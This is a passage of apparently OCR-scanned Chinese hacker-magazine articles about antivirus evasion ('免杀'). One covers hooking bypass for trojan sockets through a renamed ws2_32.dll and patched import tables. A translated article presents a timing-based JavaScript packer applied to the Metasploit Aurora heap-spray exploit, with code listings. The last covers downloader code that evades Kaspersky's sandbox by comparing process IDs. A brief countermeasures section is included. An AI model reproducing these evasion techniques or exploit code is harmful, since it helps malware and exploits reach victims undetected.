sin.sin_addr.S_un.S_addr = INADDR_ANY;
//使套接字和本地地址绑定
bind(m_Listen, (LPSOCKADDR)&sin, sizeof(sin));
//设置套接字进入监听模式
listen(m_Listen, 5);
```


这是一个非常简单的监听程序，可以肯定这个程序是毫无危害的。但我们将生成的程序拿到KIS2010下运行后，就会惊奇地发现被主动防御给拦截了。这可以证明，KIS2010的主动防御并不是针对木马特征来进行连接的。我们再将"listen(m_Listen,5)"注释，并放到KIS2010下运行，就能发现KIS2010已经没有主动防御的提示了。同样，connect函数也是KIS2010主要拦截的Socket函数之一。那么作为一个网络通信程序，怎么都不可能缺少这两个基本函数之一，是不是就真的无法突破了呢？在去年某期杂志上，有人提到了复制系统DLL文件来恢复Ring3下的所有钩子的方法，对于WINSOCK函数来说，同样适用。一般来说，我们连接WINSOCK的LIB文件选择是ws2_32.lib，其对应的DLL是ws2_32.dll。这时候如果我们复制一份ws2_32.dll，重命名为MySock.dll，接下来通过调用MySock.dll中的WINSOCK函数即可通过KIS2010的主动防御，这里我提供两种方式来实现调用。

首先是动态加载的方式，比如上面的程序，将用到的函数全部动态载入了，这时候很多人都会奇怪，既然KIS2010拦截的是listen函数，那么我们只需要从新的DLL里载入listen即可，为什么还要载入其他函数呢？WINSOCK函数是属于比较特别的一组函数，其中WSAStartup起到初始化WINSOCK库的作用，而且还必须保证是同一系统对象同一调用方式的初始化。比如说listen动态载入了，那么WSAStartup也必须动态载入，而且还必须是在同一DLL文件里动态载入，否则将会出错。既然listen动态载入了，那么其他函数也必须动态载入。这就会有一个不大不小的麻烦，假设你的程序Socket函数使用较少的话，那么动态载入不会有什么问题，假设是一款远程控制木马，其中使用的Socket函数非常多呢？如果你是Delphi程序员，书写代码的工作量会很小，

但是对于V C++程序来说,光载入代码就要写好大一片,另外,这还得大量占用系统内存。所以这里我推荐第二种方法,就是修改PE的输入表。由于调用了WINSOCK的相关函数,那么对于生成的PE文件的输入表,其中必然有ws2_32.dll这一串字符串,用来定位ws2_32.dll这个动态链接库,我们通过一个LOADER程序,实现ws2_32.dl复制并重命名为MySock.dll,然后将主DLL模块输入表中的ws2_32.dl修改为MySock.dll,这样主DLL模块在工作的时候既实现了静态加载,同时也实现了过KIS2010主动防御,何乐而不为呢?

好了,关于源代码的基本免杀技术就介绍到这里了,希望大家喜欢。文中的不足之处也欢迎大家指正,我的黑防ID是"闪亮的心"。

前置知识:JavaScript
关键词:JavaScript、特征码



利用强迫超时规避JavaScript Exploit特征码检测

译/ riusksk(泉哥)

鉴于JavaScript的动态特性,用它来混淆exploit代码很是容易。由于JavaScript是一种解释语言,网站也提供源代码给用户,因此,JavaScript混淆代码的功能常常被用于保护源代码,以防止被复制粘贴,同时保护开发者的知识产权。在过去几年,用于混淆攻击代码的算法已经被大大改进了,再加上商业工具的运用,甚至已经开发出可伪装(隐含经空白字符格式化的payload)的混淆器。

检测恶意JavaScript的问题

对于经动态混淆的代码,利用已知特征码的方法是检测不到的,因此经混淆处理后的代码就无法识别出是恶意代码。对此,反病毒扫描器需要有一个良好的仿真引擎,以识别出经解压后脚本的运行行为。既而,这也就引发了一场攻击者与安全软件厂商之间的争夺战。混淆代码是为了保护源代码的知识产权,同时也可用于更好地隐藏exploit特征码,它们似乎有许多共性:它们都被复杂化处理,以隐藏真实代码,防止被人们或检测软件识别。

基于特征码的检测方法一经失效,反病毒引擎就必须分析和仿真JavaScript,直到识别出脚本的真实功能,以达到检测恶意代码的目的。如上所述,JavaScript是一种可用多种方法来隐藏代码的语言,它支持各类元编程(metaprogramming)(译注:元编程是指某类计算机程序的编写,这类计算机程序编写或者操纵其他程序(或者自身)作为它们的数据,或者在运行时完成部分本应在编译时完成的工作。多数情况下,与手工编写全部代码相比,程序员可以获得更高的工作效率, 或者给予程序更大的灵活度去处理新的情形而无需重新编译),这意味着代码可实现自修改,并创建出新代码。先加密字符串,然后用eval()函数来执行也是一种众所周知的方法。由于代码必须能够自我运行,因此JavaScript混淆器集成了KEY和经大量混淆算法实现的解密程序。

JavaScript代码压缩器的不同功能和限制

从攻击者的角度来看，存在一个优势，那就是网站开发者在大多JavaScript压缩器中并未考虑到时间因素。在正规网站上经混淆的代码必须执行得够快，即使是未经压缩的代码也应如此。然而，从攻击者的角度来看，我们确实还有一些时间可以拿来利用，但如果exploit的执行是在若干毫秒或2秒内完成的，这就无所谓了，因为大多受害者并不会注意到它，甚至不会在当时打开任务管理器杀死进程。然而反病毒扫描器必须像网站开发者一样以相同的方式来处理JavaScript，它的执行不能比未扫描时花费明显过多的时间，最好是1秒的1/10。

利用时间因素


为了利用时间因素，代码压缩器需要创建出不会在一定时间跨度(timespan)内被分析出来的代码。由于这技术不应过于复杂，因此它必须以某种方式来执行，并且这种方式要求在短时间内不会分析出代码，所以最好的解决方案就是加密payload。对比现在流行的代码压缩器，它们均没有满足加密payload的所有关键要求，自然而然地，也就不可能在合理的时间内进行解密。这不仅要求让反病毒扫描器无法查看payload，攻击者的浏览器也不能。如前所述，由于反病毒扫描器的快速分析，因此在攻击者浏览器上的执行时间相对比较紧迫。然而也并非都是如此，我们可以创建一个加载器，用于暴力搜索访问payload的key，然后选用一个在数秒内可破解的key。最后导致反病毒引擎超时，但此时payload已经在浏览器中运行了。在当今浏览器里都拥有高优化的JavaScript引擎，运行暴破算法的速度很快，这给我们提供了很大的优势。

实行方案

为了实现加密功能，代码压缩器使用了MD5链接库，它可在正规网站中正常使用。压缩器使用MD5 hash对payload异或加密中的key进加密处理，而key本身被分为三部分。提供给浏览器是第一部分；第二部分是浏览器进行重定向的URL查询字符串，单独网页(常作为临时文件被保存)并不包含解密payload所需任何信息，如果不能得到查询字符串就无法分析代码；第三部分必须猜解才能得到，为了达到此目的，浏览器获得部分md5 hash，因为key相当短，可以结合salt值对所有可能hash值进行预测。

最后一部分是最关键的：key必须是随机选择的，以便需要花费2～3秒才能破解。如果选择一个薄弱的key，那么首次猜解就可能就猜对了。为了解决此问题，就要求大小最小的5个key必须都能够破解。利用这一技巧，再做进一步优化即可在特定时间内生成key。在计算出key的未知部分(已知是基于MD5哈希加密的)后，受害者的浏览器能够重组出原始key，此后使用它解密payload，然后使用eval()函数来执行它。

另一个难点在于不同浏览器中的JavaScript执行时间。在最新版本的浏览器上运行脚本可能需要1秒，但在旧版本上(比如Internet Explorer 6)可能就需要花费更多的时间了，由于大部分的攻击目标都是针对特定的浏览器版本，因此Javascript引擎的运行性能情况一般都是已知的。进而，可以获得JavaScript引擎预期的执行速度(如果攻击的浏览器是旧版本的，那么AV扫描器就占有一定优势了)。图列出了JavaScript代码压缩器的设计图。



图

整合Metasploit framework及其用例

清单1列出了由Metasploit framework提供的原始aurora exploit的部分代码。

```
Listing 1. JS code generation from the original
metasploit aurora module
var_boom = rand_text_alpha(rand(100) + 1)
var_element = rand_text_alpha(rand(100) + 1)
var_event = rand_text_alpha(rand(100) + 1)
var_loaded_arg = rand_text_alpha(rand(100) + 1)
var_memory = rand_text_alpha(rand(100) + 1)
var_spray = rand_text_alpha(rand(100) + 1)
var_i = rand_text_alpha(rand(100) + 1)
var_el_array = rand_text_alpha(rand(100) + 1)
var_grab_mem = rand_text_alpha(rand(100) + 1)
var_unescape = rand_text_alpha(rand(100) + 1)
var_shellcode = rand_text_alpha(rand(100) + 1)
js = %Q|var #{var_element} = "COMMENT";
var #{var_el_array} = new Array();
for (i = 0; i < 1300; i++)
{
#{var_el_array}[i] = document.createElement(#{var_
element});
#{var_el_array}[i].data = "#{bleh}";
}
var #{var_event} = null;
var #{var_memory} = new Array();
var #{var_unescape} = unescape;
function #{var_boom}()
{
var #{var_shellcode} = #{var_unescape}(
'#{Rex::Text.to_unescape(regenerate_
payload(cli).encoded)}');
var #{var_spray} = #{var_unescape}( "%" + "u" +
"0" + "c" + "0" + "d" + "%u"
+ "0" + "c" + "0" + "d" );
do { #{var_spray} += #{var_spray} } while( #{var_
spray}.length < 0xd0000 );
for (#{var_i} = 0; #{var_i} < 150; #{var_i}++)
#{var_memory}[#{var_i}] =
#{var_spray} + #{var_shellcode};
}
function #{var_loaded}(#{var_loaded_arg})
{
#{var_boom}();
#{var_event} = document.createEventObject(#{var_
loaded_arg});
document.getElementById("#{var_span_id}").
innerHTML = "";
window.setInterval(#{var_grab_mem}, 50);
}
function #{var_grab_mem}()
{
p = " \\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d";
for (i = 0; i < #{var_el_array}.length; i++)
{
#{var_el_array}[i].data = p;
}
var t = #{var_event}.srcElement;
}
```

所有的变量名均被手动设置为随机字符串，目的是为了增加代码阅读和修改的难度。新开发的代码压缩器几乎改变了原本所有的代码，并对代码进行了加密，再用加载器对其进行解密。加载器一解密完，就会调用eval()函数来执行代码。清单2列出了使用新开发的压缩器处理过的exploit代码。

```
Listing 2. Code from Listing 1 using the JSidle
packer
js = %Q|var element = "COMMENT";
var el_array = new Array();
for (i = 0; i < 1300; i++)
{
el_array[i] = document.createElement(element);
el_array[i].data = "#{bleh}";
}
var event2 = null;
var memory = new Array();
var unescape = unescape;
function boom()
{
var shellcode = unescape( '#{Rex::Text.to_
unescape(regenerate_payload(cli).
encoded)}');
var spray = unescape( "%" + "u" + "0" + "c" + "0"
+ "d" + "%u" + "0" + "c" +
"0" + "d" );
do { spray += spray } while( spray.length <
0xd0000 );
for (i = 0; i < 150; i++) memory[i] = spray +
shellcode;
}
function #{var_loaded}(loaded_arg)
{
boom();
```

```
event2 = document.createEventObject(loaded_arg);
document.getElementById("#{var_span_id}").
innerHTML = "";
window.setInterval(grab_mem, 50);
}
function grab_mem()
{
p = "\\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d";
for (i = 0; i < el_array.length; i++)
{
el_array[i].data = p;
}
var t = event2.srcElement;
}|
@packer = JSidle.new(js)
res = @packer.pack()
js_encoded = res[:js_encoded]
```

清单3列出了生成JavaScript压缩代码的示例源码。

```
Listing 3. Shortened example of the resulting
packed JS code
var aus = 'gcpheucqynasanehywsoywuhcympyss';
var rcnp = '13544715...09391c69';
var hoh = '';
for (i = 0;i<rcnp['\x6c' + 'e5a'.replace(/[5a]/g, '') +
'\x6e' + '\x67\x74\
x68'];i+=2) {
hoh += String['fur5oWmq'.replace(/[u5Wq]/g, '') +
'CKhfaVsrNCF0obd9eB'.replace(/[KfVsNF0b9B]/g, '')]
(parseInt(rcnp['s' + 'u' +
'b' + '\x73\x74\x72' + '\x69\x6e\x67'](i, i+2), 16));
}
var fdnu = location.search['\x73\x75\x62\x73\x74\
x72\x69' + '\x6e\x67'](1);
var ggp = 'baiucgpafdwomy';
var nfn = 'raieocaiadwibyrh';
var ocwe = 'f1070c645e25b1387b012326245cde5c';
var quo = fdnu + ggp;
var oiai = false;
var fwg;
var snmpi;
var fqw = 'abcdefghijklmnopqrstuvwxyz';
var gccr = 1;
while (true) {
var snmpi = '';
var ehoo = gccr;
while (ehoo > 0) {
var dwodi = ehoo % 26;
snmpi = fqw['\x73\x75' + '\x62\x73\x74\x72\x69\
x6e' + 'g']
(dwodi, dwodi + 1) + snmpi;
ehoo = Math['\x66\x6c' + 'o4oErK8'.replace(/[4EK8]/
g, '')]
(ehoo / 26);
}
if (hex_md5(nfn + snmpi) == ocwe) {
break;
}
gccr++;
}
var fwg = hex_md5(quo + snmpi);
var hrah = '';
for (i=0;i<hoh['\x6c\x65\x6e' + '\x67\x74\x68'];i++) {
hrah += String['fur5oWmq'.replace(/[u5Wq]/g, '') +
'CKhfaVsrNCF0obd9eB'.replace(/[KfVsNF0b9B]/g, '')]
(hoh['\x63\x68' + '\
x61\x72\x43\x6f\x64' + '\x65' + 'AdC'.replace(/
[dC]/g, '') + 't'](i) ^
fwg['c6rhj'.replace(/[6rj]/g, '') + '\x61\x72' + 'C' +
'oFX'.replace(/
[FX]/g, '') + 'dwTezAkjtr'.replace(/[wTzkjr]/g, '')]
(i%fwg['lGeLnL'.
replace(/[GLL]/g, '') + '\x67\x74\x68']));
}
window['euD'.replace(/[uD]/g, '') + 'v3'.replace(/[3]/g,
'') + 'av1'.
replace(/[v1]/g, '') + '\x6c'](hrah);
```

虽然VirusTotal并不能真实地反应出运行在受害者主机上的杀软的情况，但它也说明了压缩器在绕过反病毒引擎上的成功。

对比其他压缩器，本文设计的压缩器主要是用于需要一定技术含量的渗透测试，进而减少手工分析的复杂工作。本文所提出的解决方案也适用于嵌入PDF文件的JavaScript，虽然在PDF文件中的混淆代码与Web页面有所不同，但大多AV扫描器在针对JavaScript的检测上，都只是看它是否存在可利用的漏洞函数的特征码。

对策

虽然对JavaScript代码的分析与检测并不能在时间上进行完全限制，但经压缩的代码至少可被列为可疑对象，以留作后面的进一步分析。利用异步技术，再加上良好的JavaScript仿真引擎，依然可以用于检测payload。


近来在客户端攻击问题上的研究常因分析过程过于复杂而无法在短时间内完成，来自Sourcefire Vulnerability Research Team Labs 的Razorback 项目(以前称为Near Real-Time Detection)在其论文中讲述了一种处理此问题的技术，并分析了网络入侵检测系统的前景(参见:http://labs.snort.org/razorback/)。其他解决方案可利用行为检测和白名单，即使JavaScript代码不能分析，但最后payload的恶意行为仍可被检测并预防的。

小结

虽然所讲述的技术会对反病毒厂商造成新的困境，但它确实很可能被用于攻击目标。另一个常常让人最为不满的一方面——在exploit广泛传播后，被反病毒厂商捕获到，然后再创建出新的特征码用于检测。但是，攻击源代码又常常不会被反病毒厂商获取到的。杀软要想检测出大部分新出的压缩器生成的JavaScript代码样本，还需要相当长的一段时间。这也再次证明了基于行为的检测技术还是很有必要的，杀毒软件并不能仅仅依靠已知的特征码来检测恶意软件——对于使用前文所述方法压缩过的代码，杀毒软件将无法在合理的时间内检测出来。

前置知识：无
关键词：卡巴斯基、启发式扫描

卡巴斯基虚拟机启发式扫描技术突破剖析



文/ masepu

随着病毒木马技术的不断变化和发展，反病毒软件的杀毒技术和能力也在不断提高。杀毒软件最初只是单纯依靠固定的特征码扫描技术来发现病毒，到后来发展到以简单的启发式扫描和基于HIPS的主动防御等技术为主来检测未知病毒和恶意软件，也在不断进步和完善。特别是现在的主流反病毒软件普遍采用了基于虚拟机技术的启发式扫描技术，使其对未知病毒和恶意软件的查杀能力不断增强。这种方法虽然存在着一些系统资源消耗过大、误报率高的问题，但仍是杀毒软件技术未来发展的主流方向。虚拟机杀毒技术一直是安全界研究的热点问题，部分国际知名杀软厂商，如卡巴斯基在基于虚拟机的启发扫描技术上已经具有牢固根基，并有效应用到自己的安全产品之中，使一般病毒木马的常规变形和免杀手段很难奏效。

“虚拟机杀毒技术”简单的说就是由杀毒软件先虚拟一套程序运行环境，让被检测程序在该虚拟环境下运行，杀软全程监控该程序的执行过程，最后根据其行为来分析和判定是否为病毒程序。这项技术的运行过程可分为以下四步，首先是在电脑里创造一个可控的虚拟运行环境，然后在这个环境中激发病毒运行，之后根据其行为特征进行病毒分析，最后处理病毒。卡巴斯基的安全产品在运用基于虚拟机的启发式病毒扫描技术上对于未知病毒和木马的检测取

得了很好的效果,由于要考虑到查杀效率和误报情况,其杀软虚拟机作为一个模拟的程序运行环境,其与真实的操作系统必然存在着或多或少的差异。比如在Windows操作系统下,卡巴斯基杀软为了能够通过虚拟机来运行检测病毒就必须虚拟一个Windows的系统环境,包括各种API函数、文件信息及硬件信息。程序在其中执行时才能够完全按照真实系统环境来运行,如果模拟不到位,就会发生在虚拟机环境中可能不能执行的代码在真实环境中运行却可以生效的情况。这就表明只要恶意代码加上运行前判断是否是在虚拟机环境中运行的代码,或是利用某些特殊代码使虚拟机模拟失效,就可能顺利绕过卡巴斯基的虚拟机启发式扫描。如以下是一段常见的下载者代码:

```
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\notepad.
exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

将以上代码通过VC++ 6.0编译生成,在装有KIS2010的主机上会立即被杀。如果通过简单的函数替换,加无用指令等传统改变特征码的方式来做免杀的话依然会报病毒。这是因为KIS2010会通过虚拟机虚拟执行该程序指令。程序函数的调用顺序为先通过URLDownloadToCacheFile函数下载一文件,然后再通过ShellExecute函数执行该文件,一旦发现这两个敏感的操作并按该顺序执行时,KIS就会报警,任你如何变换一律无效。

如何针对卡巴斯基虚拟机和真实主机的差异来逃避和绕过查杀,重点就是在于寻找虚拟机和真实主机间的有效差异,以下就是针对卡巴斯基的虚拟机扫描技术绕过的几种方式。

1. explorer.exe进程ID与父进程ID比较法

网友xyzreg提到的判断父进程的方法很流行,思路是判断程序当前进程的父进程是否为explorer.exe,如果是则为真实环境,如果不是则为卡巴斯基虚拟机。该段代码现已失效,估计是卡巴斯基已将被检测程序的父进程模拟成了explorer.exe,因此该方法失效,但由此方法引出的其他方法依然有效,比如说explorer.exe进程ID与其父进程ID比较法。该方法的基本思路就是比较explorer.exe的进程ID与其父进程ID的异同。在真实系统中这两个PID是不同的,而在卡巴虚拟机中,这两个PID却是一样的。这个思路是黑防2010年9期的《编写反启发式免杀下载者》一文中的提到的。文中提供的是汇编代码,这里贴出其主要C代码如下:

```
HANDLE hkz=CreateToolhelp32Snapshot (TH32CS_SNAPPROCESS,0);
pe.dwSize=sizeof(PROCESSENTRY32);
if (Process32First(hkz,&pe))
{ do{
if (stricmp(pe.szExeFile,"explorer.exe")==0)
{ fpid=pe.th32ParentProcessID; //父进程ID
epid=pe.th32ProcessID; //explorer.exe进程ID
break;}
}while(Process32Next(hkz,&pe));}
if(fpid ==epid) return 0;
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\
notepad.exe",szFileName,MAX_PATH,0,NULL);
